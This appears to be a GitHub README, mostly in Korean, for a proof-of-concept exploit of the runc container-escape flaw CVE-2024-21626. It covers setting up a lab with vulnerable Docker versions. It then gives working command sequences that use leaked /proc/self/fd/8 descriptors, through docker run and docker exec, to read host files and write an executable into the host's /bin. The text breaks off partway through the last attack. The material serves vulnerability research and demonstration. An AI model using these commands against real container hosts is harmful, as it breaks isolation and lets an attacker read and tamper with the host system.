 sk3pper/cve-2024-21626
Docker/runc 컨테이너 탈출 취약점인 CVE-2024-21626에 대한 개념 증명 익스플로잇으로, 호스트 파일 시스템에 액세스하고 수정하는 여러 공격 벡터를 시연합니다.

자세한 설명은 여기에서 전체 글을 읽어보세요.
CVE-2024–21626을 조사하던 중, 오래된 Docker 및 runC 버전에서 간과된 취약점을 발견했습니다. 제가 찾은 내용에 대해 더 자세히 알아보려면 다음 글을 읽어보세요: “레거시 Docker 버전에서 숨겨진 취약점 탐색: CVE-2024–21626에서 얻은 교훈”.
설치 중 업데이트 시스템 다운로드 상자를 체크하지 마세요.
게스트 확장 CD 이미지 삽입
마운트된 CD 이미지에서 터미널 열기
VBoxLinuxAdditions.run 스크립트 실행
demo@demo-pc:/media/demo/VBox_GAs_7.0.14$ sudo ./VBoxLinuxAdditions.run
Docker의 apt 저장소 설정
# set up Docker's apt repository: add Docker's official GPG key:
sudo apt update
sudo apt install ca-certificates curl
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc

# add the repository to Apt sources:
echo \
"deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/ubuntu \
$(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt update
다양한 구성 요소(docker-ce, docker-ce-cli, containerd.io, docker-buildx-plugin)의 올바른 버전을 찾아 설치합니다.
# search in the cache reposiroty the docker-ce available packages
apt-cache madison docker-ce | awk '{ print $3 }'
# setup the chosen version
VERSION_STRING=5:24.0.6-1~ubuntu.22.04~jammy

# search in the cache reposiroty the containerd.io and docker-buildx-plugin available packages
apt-cache madison containerd.io | awk '{ print $3 }'
apt-cache madison docker-buildx-plugin | awk '{ print $3 }'docker-buildx-plugin

# install the packages
sudo apt install docker-ce=$VERSION_STRING \
    docker-ce-cli=$VERSION_STRING \
    containerd.io=1.6.4-1 \
    docker-buildx-plugin=0.10.2-1~ubuntu.22.04~jammy
패키지가 너무 오래되어 찾을 수 없거나(온라인의 오래된 저장소 참조) Docker의 apt 저장소를 사용하여 Docker Engine을 설치할 수 없는 경우, 릴리스에 맞는 deb 파일을 다운로드하여 수동으로 설치할 수 있습니다. https://download.docker.com/linux/ubuntu/dists/ 로 이동하거나 제 GitHub 저장소 내의 deb 파일을 사용하여 설치하세요.
# clone CVE-2024-21626 repository
git clone [email protected]:Sk3pper/CVE-2024-21626.git

# install deb files
cd CVE-2024-21626/deb
sudo dpkg -i ./containerd.io_1.6.4-1_amd64.deb \
./docker-ce_24.0.6-1~ubuntu.22.04~jammy_amd64.deb \
./docker-ce-cli_24.0.6-1~ubuntu.22.04~jammy_amd64.deb \
./docker-buildx-plugin_0.10.2-1~ubuntu.22.04~jammy_amd64.deb
sudo docker version
runc --version
containerd --version
uname -r
취약점이 제대로 작동하려면 openat2 시스템 호출이 필요합니다. 다음 명령으로 수동 확인:
grep openat2 /proc/kallsyms
openat2 시스템 호출이 존재하는지 확인하기 위해 제 GitHub 저장소에 있는 다음 golang 스크립트를 사용해야 할 수도 있습니다.
# clone CVE-2024-21626 repository
git clone [email protected]:Sk3pper/CVE-2024-21626.git

# run testOpenat2
cd testOpenat2
./testOpenat2
The unix.Openat2 syscall is present on this system.
발견된 바이너리는 다음 플래그로 빌드되었습니다
env GOOS=linux GOARCH=amd64 go build testOpenat2.go
checkVulnerability.sh를 실행하고 파일이 터미널에 출력되는지 확인하세요
# clone CVE-2024-21626 repository
git clone [email protected]:Sk3pper/CVE-2024-21626.git

# run checkVulnerability.sh
chmod +x checkVulnerability.sh
./checkVulnerability.sh

작업 디렉토리를 /proc/self/fd/로 설정한 익스플로잇
# run container with working directory to /proc/self/fd/8
sudo docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm

# read host filesystem files inside the container
root@c4c0a9c99be6:.# cat ../../../../../../../../../../../etc/hostname
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
demo-pc
docker exec를 통한 익스플로잇:

하나의 터미널을 열고 다음 명령을 실행하세요
# terminal 1
# run container
demo@demo-pc:~$ sudo docker run --name cve-2024-21626 --rm -it debian:bookworm
# create symlinks
root@d98de5a852d7:/# ln -sf /proc/self/fd/8/ /foo
root@d98de5a852d7:/# ln -sf /proc/self/fd/8/ /bar
다른 터미널을 열고 다음 명령을 실행하세요
# terminal 2: exec inside the container and set working directory
sudo docker exec -it -w /bar cve-2024-21626 sleep 120
첫 번째 터미널로 돌아와 호스트 경로 파일시스템에 접근하세요
# terminal 1: find actula pid with the right cmdline
root@d98de5a852d7:/# ls -f /proc
.    irq   kmsg   kcore   mdstat   cpuinfo  sysvipc   softirqs  bootconfig  execdomains    sysrq-trigger      15
..   net   misc   locks   mounts   devices  version   zoneinfo  interrupts  filesystems    version_signature
fb   sys   mtrr   swaps   uptime   ioports  consoles  buddyinfo  kpagecount  kpagecgroup    self
fs   tty   scsi   asound  vmstat   loadavg  kallsyms  diskstats  kpageflags  vmallocinfo    thread-self
bus  acpi  stat   crypto  cgroups  meminfo  pressure  key-users  partitions  pagetypeinfo   1
dma  keys  iomem  driver  cmdline  modules  slabinfo  schedstat  timer_list  dynamic_debug  9

root@d98de5a852d7:/# cat /proc/9/cmdline
sleep120

# read host filesystem files
root@d98de5a852d7:/# cat /proc/9/cwd/../../../../../../../../../etc/hostname
demo-pc

# read container filesystem files
root@d98de5a852d7:/# cat /etc/hostname
d98de5a852d7

# Attack 3a is attack 1 but adapted to overwrite a host binary

# run container with the working direcotry to /proc/self/fd/8
sudo docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@e5b0730af51d:.#

# write file in the host container
root@b6873018a7e8:.# cat > ../../../../../../../../bin/cve2024_21626 << EOF
#!/bin/bash
echo "Hello CVE-2024-21626"
EOF

# change chmod
root@b6873018a7e8:.# ../../../../../bin/chmod +x ../../../../bin/cve2024_21626
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory

# check if the file is present in the host
demo@demo-pc:/bin$ ls -la | grep cve
-rwxr-xr-x  1 root root          40 mar  7 13:24 cve2024_21626

# try it in the host
demo@demo-pc:/bin$ sudo ./cve2024_21626
Hello CVE-2024-21626
# scenario 3b: host binary overwrite attack
# Attack 3b is attack 2 but adapted to overwrite a host binary

# terminal 1
# run container
sudo docker run --name cve-2024-21626 --rm -it debian:bookworm

# create symlinks
root@d98de5a852d7:/# ln -sf /proc/self/fd/8/ /foo
root@d98de5a852d7:/# ln -sf /proc/self/fd/8/ /bar

# terminal 2: exec inside the container and set working directory
sudo docker exec -it -w /bar cve-2024-21626 sleep 1000
